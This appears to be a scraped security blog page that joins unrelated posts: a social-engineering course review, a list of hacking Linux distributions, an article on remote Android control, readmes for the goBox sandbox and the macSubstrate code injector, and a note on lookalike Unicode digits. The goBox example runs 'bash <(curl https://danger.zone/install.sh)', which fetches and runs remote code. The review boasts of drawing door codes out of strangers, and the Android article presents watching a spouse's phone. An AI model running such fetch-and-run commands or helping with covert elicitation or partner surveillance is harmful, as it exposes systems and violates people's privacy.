Monday, April 20, 2020

Social Engineering Pentest Professional(SEPP) Training Review

Intro:
I recently returned from the new Social Engineering training provided by Social-Engineer.org in the beautiful city of Seattle,WA, a state known for sparkly vampires, music and coffee shop culture.  As many of you reading this article, i also read the authors definitive book Social Engineering- The art of human hacking and routinely perform SE engagements for my clients. When i heard that the author of the aforementioned book was providing training i immediately signed up to get an in person glance at the content provided in the book. However, i was pleasantly surprised to find the course covered so much more then what was presented in the book.

Instructors:


I wasn't aware that there would be more then one instructor and was extremely happy with the content provided by both instructors. Chris and Robin both have a vast amount of knowledge and experience in the realm of social engineering.  Each instructor brought a different angle and use case scenario to the course content. Robin is an FBI agent in charge of behavioral analysis and uses social engineering in his daily life and work to get the results needed to keep our country safe. Chris uses social engineering in his daily work to help keep his clients secure and provides all sorts of free learning material to the information security community through podcasts and online frameworks.


Course Material and Expectation: 
I originally thought that the material covered in class would be a live reiteration of the material covered in Chris's book. However, I couldn't have been more wrong !!  The whole first day was about reading yourself and other people, much of the material was what Robin uses to train FBI agents in eliciting information from possible terrorist threats. Each learning module was based on live demo's, nightly labs, and constant classroom interaction. Each module was in depth and the level of interaction between students was extremely useful and friendly. I would say the instructors had as much fun as the students learning and sharing social techniques and war stories.
The class was heavily made up of ways to elicit personal and confidential information in a way that left the individuatial "Happier for having met you".  Using language, body posture and social truisms as your weapon to gather information, not intended for your ears, but happily leaving the tongue of your target.
Other class activities and materials included an in depth look at micro expressions with labs and free extended learning material going beyond the allotted classroom days.  Also break out sessions which focused on creating Phone and Phishing scripts to effectively raise your rate of success. These sessions were invaluable at learning to use proper language techniques on the phone and in email to obtain your objectives.

Nightly Missions/Labs: 
If you think that you are going to relax at night with a beer. Think again!! You must ensure that your nights are free, as you will be going on missions to gain information from live targets at venues of your choice.  Each night you will have a partner and a mission to gain certain information while making that persons day better then it started.  The information  you are requested to obtain will change each night and if done properly you will notice all of the material in class starting to unfold.. When you get to body language training you will notice which targets are open and when its best to go in for the kill. You will see interactions change based on a persons change in posture and facial expressions. Each day you will take the new techniques you have learned and put them into practice. Each morning you have to report your findings to the class..
During my nightly labs i obtained information such as door codes to secured research facilities, information regarding secret yet to be released projects.  On the lighter side of things i obtained much personal information from my targets along with phone numbers and invitations for further hangouts and events. I made many new friends inside and outside of class.
There were also labs within the confines of the classroom such as games used to solidify your knowledge and tests to figure out what kind of learner you are. Technical labs on the use of information gathering tools and ways to use phone and phishing techniques to your advantage via linguistically and technologically. Essentially the class was about 60% interaction and labs.


Proof it works:
After class i immediately had a phishing and phone based contract at my current employment. I used the email and phone scripts that we created in class with 100% click rate and 100% success in phone elicitation techniques. Gaining full unfettered access to networks through phone and email elicitation and interaction. Although I do generally have a decent SE success rate, my rates on return are now much higher and an understanding of what works and what doesn't, and why are much more refined.


Conclusion and Certification:
I paid for this class out of pocket, including all expenses, hotels, rentals cars and planes etc etc. I would say that the class was worth every penny in which i paid for it. Many extras were given including black hat passes, extended training from notable sources and continued interaction from instructors after class ended. I would highly recommend this class to anyone looking for a solid foundation in social engineering or a non technical alternative to training.  You will learn a lot, push yourself in new ways and have a blast doing it. However I did not see any sparkly vampires while in seattle.... Twilight lied to me LOL
The certification is a 48 hour test in which you will utilize your knowledge gained technologically and socially to breach a company.I am not going to give away to much information about the certification as i haven't taken it yet and I do not want to misspeak on the subject. However I will say that social-engineer.org has done an excellent job at figuring out a way to include Real World Social Engineering into a test with verifiable proof of results. I am going to take my test in a couple weeks and it should be a blast!!!

Thanks and I hope this review is helpful to all those looking for SE training.  I had a blast :) :)

Related articles


  1. Hack Apps
  2. Pentest Tools Find Subdomains
  3. Hacking Tools And Software
  4. Top Pentest Tools
  5. Pentest Tools For Windows
  6. Best Hacking Tools 2019
  7. Hacker Search Tools
  8. Hacking Tools Mac
  9. Hacker Security Tools
  10. Hack Tools 2019
  11. Hacker Tools Apk Download
  12. Hacking Tools Download
  13. Best Pentesting Tools 2018
  14. Hack Tools For Ubuntu
  15. Hacking Tools Windows 10
  16. Hacks And Tools
  17. Hacking Tools For Pc

Top 15 Best Operating System Professional Hackers Use

Top 10 Best Operating System Professional Hackers Use

Top 15 Best Operating System Professional Hackers Use

Top 15 Best Operating System Professional Hackers Use

A hacker is someone who seeks and exploits the weaknesses of a computer system or network computing. Hackers may be motivated by a multitude of reasons, such as profit, protest, challenge, enjoyment or to assess these weaknesses to help in removing them.
The listed operating systems are based on the Linux kernel so it is all free operating systems.

1. Kali Linux

Kali Linux maintained and funded by Offensive Security Ltd. and it is first on our list. Kali Linux is a Debian-derived Linux distribution designed for digital forensics and penetration testing. It was developed by Mati Aharoni and Devon Kearns of Offensive Security through rewriting BackTrack, its previous forensics Linux distribution based on Ubuntu. Kali Linux has a specific project for the withdrawal of compatibility and portability of Android-specific devices, called Kali Linux NetHunter. It is the first open test platform penetration Source for Nexus Android devices, created as a joint effort between the member of the Kali "BinkyBear" Security and offensive community. It supports Wireless 802.11 frame injection, one-click configurations MANA Evil access point, keyboard HID (Teensy as attacks), as well as attacks MITM USB Mala.

2. Back Box

Back Box is an evaluation penetration testing Linux distribution and Ubuntu-based security aimed at providing an analysis of computer network systems and toolkit. Desktop environment back box includes a complete set of tools needed for ethical hacking and security testing.

3. Parrot Security OS

Parrot Security OS is a GNU / Linux distribution based on Debian. Fue built in order to perform penetration tests (safety information), vulnerability assessment and mitigation, Computer Forensics and Anonymous Surfing. Ha been developed by the team of Frozen box.
Parrot is based on the stable branch (Jessie) of Debian, a Linux 4.1 kernel hardened customized with a branch grsecurity patched available. The desktop environment is MATE fork of Gnome 2, and the default display manager is LightDM. The project is certified to run on machines with 265MB of RAM minimum follow and it is suitable for both 32-bit (i386) and 64-bit (amd64), with a special edition that works on 32-bit machines of age (486). Moreover, the project is available for Armel and armhf architectures. It even offers an edition (both 32 bit and 64 bit) developed for servers only for pen testing cloud.

4. Live Hacking OS

Live Hacking OS is a Linux distribution packed with tools and utilities for ethical hacking, penetration testing, and countermeasure verification. It includes embedded GUI GNOME user. There is a second variation available which has only the command line and requires much fewer hardware requirements.

5. DEFT Linux

DEFT stands for Digital Evidence and Forensic Toolkit and it is a distribution of Linux open source software built around the DART (Toolkit for Advanced Response Digital) and is based on the Ubuntu operating system. It has been designed from scratch to offer some of the best computer forensics open source and incident response tools that can be used by individuals, IT auditors, investigators, military, and police.

6. Samurai Web Testing Framework

The Samurai Web Testing Framework is a live Linux environment which has been pre-configured to function as a web pen-testing environment. The CD contains the best of open source and free tools that focus on testing and websites that attack. In the development of this environment, it is based on our selection of tools that we use in our practice of security. Hence, it includes the tools that were used in the four steps of a pen-test web.

7. Network Security Toolkit

The Network Security Toolkit (NST) is a Live CD based on Linux that provides a set of security tools computing and open source network to carry out routine security tasks and diagnostic networks and tracing. The distribution can be used as an analysis of network security, validation and monitoring tool for servers hosting virtual machines. NST has management capabilities similar to Fedora packages and maintains its own repository of additional packages.

8. Bugtraq

Bugtraq is a mailing list dedicated to safety issues in computers. On-topic issues new discussions about vulnerabilities, security-related notices providers, operating methods, and how to fix them. This is a mailing list of large volume, and almost all new vulnerabilities are there. Bugtraq computer freaks and experienced developers are discussed, is available in Debian, Ubuntu and openSUSE 32 and 64-bit architectures.

9. NodeZero

NodeZero is an open source system based on the operating core derived from the most popular Linux distribution in the world, Ubuntu, and designed to be used for penetration testing operations. The distribution can be downloaded as an ISO image live DVD, which will also take place on computers that support both 32-bit (x86) and 64-bit (x86_64) instruction set. Besides the fact that it allows you to start the live system, start menu contains several advanced features such as the ability to perform a diagnostic test of system memory, boot from local disk options, start the installer directly and to start in safe graphics mode, text mode or in debug mode.
Default graphical desktop environment NodeZero is powered by GNOME, which uses the classic GNOME interface. It has a design of two panels and uses the default software repositories of Ubuntu.

10. Pentoo

Pentoo is a Live CD and Live USB OS designed for penetration testing and security assessment. It is based on Gentoo Linux, Pentoo is offered both as 32-bit and 64-bit live cd which is installable. Pentoo is also available as a superposition of an existing Gentoo installation. It has conductors packet injection patched wifi, GPGPU cracking software, and plenty of tools for penetration testing and security assessment. The kernel includes Pentoo grsecurity and PAX hardening and additional patches with the binary compiled from a string of hardened with the latest nightly versions of some tools that are available.

#11 Live Hacking OS

Well, this Linux distro actually comes with some useful hacking tools which are often used in penetration testing or ethical hacking purpose. Live Hacking OS consists of the GNOME inbuilt. The operating system is really easy to operate and it can work on less RAM.

#12 Knoppix STD

This is another best Linux distro which focuses on tools for computer security. Knoppix STD brings some advanced tools for Password cracking, Firewalls, Network Utilities, Honeypots, Wireless Networking and more. This is one of the most used operating systems for Hackers.

#13 Cyborg Hawk

Cyborg Hawk is a new operating system which is based on Ubuntu Linux. Well, lots of hackers talk about Cyborg hawk and its one of the most powerful and cutting-edge penetration testing distribution that has ever been created. The operating system houses more than 700 tools for different purposes.

#14 Blackbuntu

Well, this is another operating system which is based on Linux and it was specially developed for penetration testing. Well, the operating system is very famous amongst hackers and it offers an awesome platform to learn Information security.

#15 Weakerth4n

Well, this is another best operating system which is used by professional hackers. WeakerTh4n actually comes with lots of hacking tools and it's actually a modern operating system for WiFi Hacking. Some of the wireless tools include SQL Hacking, Password Cracking, WiFi attacks, Cisco exploitation and more.

Read more


  1. New Hack Tools
  2. Hacking Tools Software
  3. Pentest Tools For Windows
  4. Hacking Tools For Windows 7
  5. Hack Tools 2019
  6. Hacking Tools For Beginners
  7. Best Pentesting Tools 2018
  8. Pentest Tools Website Vulnerability
  9. Tools 4 Hack
  10. Hacking Tools Name
  11. New Hack Tools
  12. Pentest Reporting Tools
  13. Hack Tools Online
  14. Nsa Hack Tools Download
  15. Hacking Tools For Mac
  16. How To Install Pentest Tools In Ubuntu
  17. Pentest Tools Tcp Port Scanner
  18. Hacker Tools Apk Download
  19. Hak5 Tools
  20. Black Hat Hacker Tools
  21. Hak5 Tools
  22. Hacker Search Tools
  23. Hacker Tools 2019
  24. Hacker Tools Apk
  25. Pentest Box Tools Download
  26. Hack Tools For Ubuntu
  27. Pentest Tools Linux
  28. Free Pentest Tools For Windows
  29. Hacking Tools Hardware

How To Control Android Phone From Another Phone Remotely

How to control Android phone From another phone Remotely

If you wish to remotely control Android phone from another phone, then you have come to the right place. It might sound surprising, but now you can easily control Android from Android by using the right kinds of applications. This can let you keep a strict eye on your kids, spouse, or anyone else remotely. In this informative post, we will make you familiar with different Android to Android remote control apps. Also, we will provide a stepwise solution to use an Android tracking app as well. Let's uncover them by taking one step at a time.

Control Android Phone from Another Phone Remotely

There could be numerous reasons to control Android from Android remotely. In most of the cases, it is used by professionals to access a device over the air. Also, parents like to use an Android to Android remote control at times to get a complete access to their kid's smartphones. Sometimes, it can help us transfer files from one device to another. You can also use it to access your partner's or employee's phone at the time of needs too. In the next section, we will let you know how to remotely control Android phone from another phone.

Control android from another android

How to remotely control Android phone from another phone?

There are different readily available applications that can be used to remotely control Android phone from another phone. We have picked the 3 best tools here.

1. TeamViewer for Remote Control

TeamViewer is one of the most widely known solutions that can provide a remote access to computer and smartphone remotely. It has a dedicated solution for Android as well that can perform the same function without any trouble. You can try its free version and later buy the premium subscription if you wish to.

  • Smart screen sharing with a complete control of the device
  • Control Android from Android by bypassing a security access (a one-time code should be matched).
  • 256 Bit AES session encoding and 2048 Bit RSA key exchange supported for advanced security
  • File transfer is also supported

Compatibility; Android 4.0 and later versions

Get it here >>

Control android from android - TeamViewer for Remote Control

2. RemoDroid

RemoDroid is another smart and lightweight Android to Android remote control that you can use. Besides controlling an Android phone, you can also use this tool to control a TV and other smart devices from your Android device as well.

  • Easy screen sharing provision
  • You can remotely control Android phone from another phone and other smart devices (like a TV)
  • It supports screen sharing between multiple users
  • Password protected and supports one-time authentication
  • Advanced features require root access

Compatibility: Android 4.0 and up

Get it here >>

Control android from android - RemoDroid

3. Inkwire Screen Share and Assist

Inkwire is a highly useful app that every Android user should have installed on their device. This freely available tool can let you share your screen with another user. After sharing the screen, you can provide assistance by marking the screen as well. It is particularly used by users to guide other how to use a certain feature on the device.

  • Once connected, you can easily draw on the screen and guide the other user on a real-time basis.
  • It is extensively used to provide customer support for Android apps.
  • Voice chat option is also included

Compatibility: Android 5.0 and later versions

Get it here >>

Control android from android - Inkwire Screen Share and Assist


@£√£RYTHING NT

Related posts


goBox - GO Sandbox To Run Untrusted Code


GO sandbox to run untrusted code.
goBox uses Ptrace to hook into READ syscalls, giving you the option to accept or deny syscalls before they are executed.

Usage
Usage of ./gobox:

gobox [FLAGS] command

flags:
-h Print Usage.
-n value
A glob pattern for automatically blocking file reads.
-y value
A glob pattern for automatically allowing file reads.

Use cases

You want to install anything
> gobox -n "/etc/password.txt" npm install sketchy-module

BLOCKED READ on /etc/password.txt
> gobox -n "/etc/password.txt" bash <(curl  https://danger.zone/install.sh)

BLOCKED READ on /etc/password.txt

You are interested in what file reads you favourite program makes.
Sure you could use strace, but it references file descriptors goBox makes the this much easier at a glance by printing the absolute path of the fd.
> gobox ls
Wanting to READ /usr/lib/x86_64-linux-gnu/libselinux.so.1 [y/n]
NOTE: It's definitely a better idea to encrypt all your sensitive data, goBox should probably only be used when that is inconvenient or impractical.
NOTE: I haven't made any effort for cross-x compatibility so it currently only works on linux. I'd happily accept patches to improve portability.


via KitPloitMore information

Resolución De ExpedientesX De Código

Hoy me he topado con algo bastante gracioso que puede liarte unos minutos:

python
>>> import re
>>> a='owjf oasijf aw0oifj osfij 4.4.4.4 oasidjfowefij 192.168.1.1'


ok, pues ahora copy-pasteais cada una de estas:
re.findall('[0-9]̣̣',a)
re.findall('[0-9]',a)

Son exactamente iguales, pero si paseteais una da resultados diferente a si pasteais la otra :)

Pasteamos la primera:
>>> re.findall('[0-9]̣̣',a)
[]

Pasteamos la segunda:
>>> re.findall('[0-9]',a)
['0', '4', '4', '4', '4', '1', '9', '2', '1', '6', '8', '1', '1']


o_O, he repasado caracter a caracter y son visualmente iguales, si mirais en un editor hexa vereis que realmente no lo son, lógicamente no se trata de un expedienteX.

La cuestion es que según la fuente que tengais, debajo de la comilla o debajo del ] hay un punto microscópico :)

Esto es como cuando me emparanoie de que gmail cuando llevas un rato escribiendo un email y se hace auto-save, aparece una especie de acento raro en la pantalla :)

En estos casos, la metodología tipica de copypastear un trozo de la primera sentencia con el resto de la segunda sentencia, te lleva a los 2 caracteres que varían, pero no aprecias (segun la fuente que tengas) la diferéncia.


6572 662e 6e69 6164 6c6c 2728 305b 392d cc5d cca3 27a3 612c 0a29
6572 662e 6e69 6164 6c6c 2728 305b 392d 275d 612c 0a29

Son dígitos unicode, sabe Dios de que pais, y sabe Dios también como los escribí con mi teclado,
se me ocurren bromas de código fuente que se pueden hacer con esto :D, pero vamos, si tenemos metodología de reaccién ante expedientesX, sobretodo aquello de divide y vencerás dicotómico, en pocos minutos se resuelven este tipo de problemas.

Read more


  1. Hacking Tools Windows 10
  2. Pentest Tools Download
  3. Hacker Tools 2020
  4. Hacker Tools
  5. Bluetooth Hacking Tools Kali
  6. Hackers Toolbox
  7. Hacking Tools And Software
  8. Hack Tools For Mac
  9. Hacker Security Tools
  10. Hacking Tools Hardware
  11. Pentest Tools Kali Linux
  12. Pentest Tools Bluekeep
  13. Hack Tools For Pc
  14. Beginner Hacker Tools
  15. Hacking Tools Windows 10
  16. Hacker Techniques Tools And Incident Handling
  17. Hacker Tools 2019
  18. Pentest Tools Tcp Port Scanner
  19. Pentest Tools Review
  20. Pentest Tools Open Source

macSubstrate - Tool For Interprocess Code Injection On macOS


macSubstrate is a platform tool for interprocess code injection on macOS, with the similar function to Cydia Substrate on iOS. Using macSubstrate, you can inject your plugins (.bundle or .framework) into a mac app (including sandboxed apps) to tweak it in the runtime.
  • All you need is to get or create plugins for your target app.
  • No trouble with modification and codesign for the original target app.
  • No more work after the target app is updated.
  • Super easy to install or uninstall a plugin.
  • Loading plugins automatically whenever the target app is relaunched.
  • Providing a GUI app to make injection much easier.

Prepare
  • Disable SIP
  • Why should disable SIP
    System Integrity Protection is a new security policy that applies to every running process, including privileged code and code that runs out of the sandbox. The policy extends additional protections to components on disk and at run-time, only allowing system binaries to be modified by the system installer and software updates. Code injection and runtime attachments to system binaries are no longer permitted.

Usage
  1. download macSubstrate.app, put into /Applications and launch it.
    StatusBar
  2. grant authorization if needed.
  3. install a plugin by importing or dragging into macSubstrate.
    ToInstall
  4. launch the target app.
    step 3 and step 4 can be switched
    Once a plugin is installed by macSubstrate, it will take effect immediately. But if you want it to work whenever the target app is relaunched or macOS is restarted, you need to keep macSubstrate running and allow it to automatically launch at login.
  5. uninstall a plugin when you do not need it anymore.
    Installed

Plugin
macSubstrate supports plugins of .bundle or .framework, so you just need to create a valid .bundle or .framework file. The most important thing is to add a key macSubstratePlugin into the info.plist, with the dictionary value:
Key Value
TargetAppBundleID the target app's CFBundleIdentifier, this tells macSubstrate which app to inject.
Description brief description of the plugin
AuthorName author name of the plugin
AuthorEmail author email of the plugin
Please check the demo plugins demo.bundle and demo.framework for details.

Xcode Templates
macSubstrate also provides Xcode Templates to help you create plugins conveniently:
  1. ln -fhs ./macSubstratePluginTemplate ~/Library/Developer/Xcode/Templates/macSubstrate\ Plugin
  2. Launch Xcode, and there will be 2 new plugin templates for you.

Security
  1. SIP is a new security policy on macOS, which will help to keep you away from potential security risk. Disable it means you will lose the protection from SIP.
  2. If you install a plugin from a developer, you should be responsible for the security of the plugin. If you do not trust it, please do not install it. macSubstrate will help to verify the code signature of a plugin, and I suggest you to scan it using VirusTotal. Anyway, macSubstrate is just a tool, and it is your choice to decide what plugin to install.


Related links


  1. Hacking Tools For Windows Free Download
  2. Nsa Hacker Tools
  3. Hack Apps
  4. Hack Tools For Windows
  5. Pentest Reporting Tools
  6. Pentest Tools List
  7. Hack Tool Apk
  8. Hacks And Tools
  9. Hacker Search Tools
  10. Hacker Tools 2019
  11. Top Pentest Tools
  12. Pentest Tools For Windows
  13. Hacking Tools Github
  14. Pentest Tools Port Scanner
  15. Pentest Tools Open Source
  16. Beginner Hacker Tools
  17. Hacker Tools
  18. Hack Website Online Tool
  19. World No 1 Hacker Software
  20. Hacking Tools 2019
  21. Computer Hacker
  22. Install Pentest Tools Ubuntu

Security Onion - Linux Distro For IDS, NSM, And Log Management



Security Onion is a free and open source Linux distribution for intrusion detection, enterprise security monitoring, and log management. It includes Elasticsearch, Logstash, Kibana, Snort, Suricata, Bro, OSSEC, Sguil, Squert, NetworkMiner, and many other security tools. The easy-to-use Setup wizard allows you to build an army of distributed sensors for your enterprise in minutes!

Security-onion project
This repo contains the ISO image, Wiki, and Roadmap for Security Onion.

Looking for documentation?
Please proceed to the Wiki.

Screenshots


Related news